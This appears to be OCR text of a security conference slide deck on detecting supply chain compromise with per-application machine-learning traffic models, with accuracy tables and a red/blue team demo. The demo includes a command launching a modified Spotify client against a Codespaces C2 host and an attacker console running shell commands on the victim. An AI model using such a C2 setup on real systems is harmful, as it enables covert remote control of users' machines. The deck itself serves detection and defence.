Last Mile Telem...
Malware
Microsoft BITS
Microsoft Deliv...
Microsoft Excel
Microsoft Offic...
Microsoft Outlo...
Microsoft Teams
Microsoft Word
OneNote
OneOutlook
Outlook Web Hos...
Postman
RT HttpStack
Safari
SkyDriveSync
Slack
Predicted


Detection

Supply Chain Compromise Detection

- 56 billion transactions
- 500,000 observations / application
- XGBoost model per application

Results for Box


	Box (Predicted)	Not Box (Predicted)	Total
Box (Actual)	499,987	13	500,000
Not Box (Actual)	93	499,907	500,000



Results for other popular applications

	FPR (%)	TDR (%)	Overall accuracy (%)
Asana	0.003	99.988	99.993
Box	0.003	99.981	99.989
Canva	0.001	99.306	99.653
Kandji	0.012	99.965	99.977
OmniFocus	0.001	99.999	99.999
Slack	0.062	99.973	99.956
Spotify	0.046	99.946	99.950
Todoist	0.377	99.999	99.812

Can it detect a threat?



Supply Chain Compromise Simulation

Red Team Member:

Mohanraj

Red Team Mission:

- Compromise a common app
- Use your own C2
- Keep it secret

Blue Team Members:

Colin and Dagmawi

Blue Team Mission:


- Model common apps
- Detect malicious communications

Red Team: Attacker Setup

Compromised application:

Command and Control:

Red Team: Network Traffic



Red Team: Network Traffic

Spotify/125200442 0SX_ARM64/0S X 14.7.1 [arm 2]

Spotify®

Victim Machine

Github Codespaces C2

Red Team: Victim's Machine

Spotify client (modified)

C2 URL

```
victim >>
victim >> ./spotify-client.exe -server="super-duper-chains
-744g44gqjxp29rq-8443.app.github.dev"
^C
victim >> pwd
/Users/[redacted]/Downloads/hack/simpleshell
victim >>
```

Red Team: Attacker's Console

```
codespaces-c2 >> make run
Starting the server at :8443

enter your command (Spotify/125200442 (43; 0; 2)) : whoami
[redacted]

enter your command (Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) Ap
pleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.117 Spotify/1.2
.52.442 Safari/537.36) : pwd
/Users/[redacted]/Downloads/hack/simpleshell

enter your command (Spotify/125200442 OSX_ARM64/OS X 14.7.1 [arm 2]) :
```

Victim Interaction


Blue Team: Defender's Console

Anomaly with 94% confidence


```
[!!] Potential supply chain compromise found

                    i = 8
                    Spotify super-duper-chains-744g44gqjxp29rq-8443.app.github.dev 2024-12-11 11:00:00
                    Predicted class = negative_label (94.0%)
                    Top 3 predictions = [{'class': 'negative_label', 'probability': 94.0}, {'class': 'Spotify',
                    Full predictions path = /Users [redacted] /Desktop/Netskope/src/NAP/predictions/anomalous_domai
```

Attacker’s Reaction





How did we detect this?



Demo

How did we detect the anomaly in the demo?





Logarithmic SHAP Plot Values

Each feature affects the odds that we found an anomaly:

- Feature 1: $e^{0.05} \approx 1.05 \rightarrow 1.05x$
- Feature 2: $e^{1.7} \approx 5.47 \rightarrow 5.47x$

Finding Malicious Traffic

xqpt5z.dagmawi.io is anomalous (99%)

URL Entropy

URL Randomness

Odds: 5.47x

Application Hosts

Not a known host


Odds: 4.06x

Path Depth

Root path

Odds: 4.06x


Bespoke Models



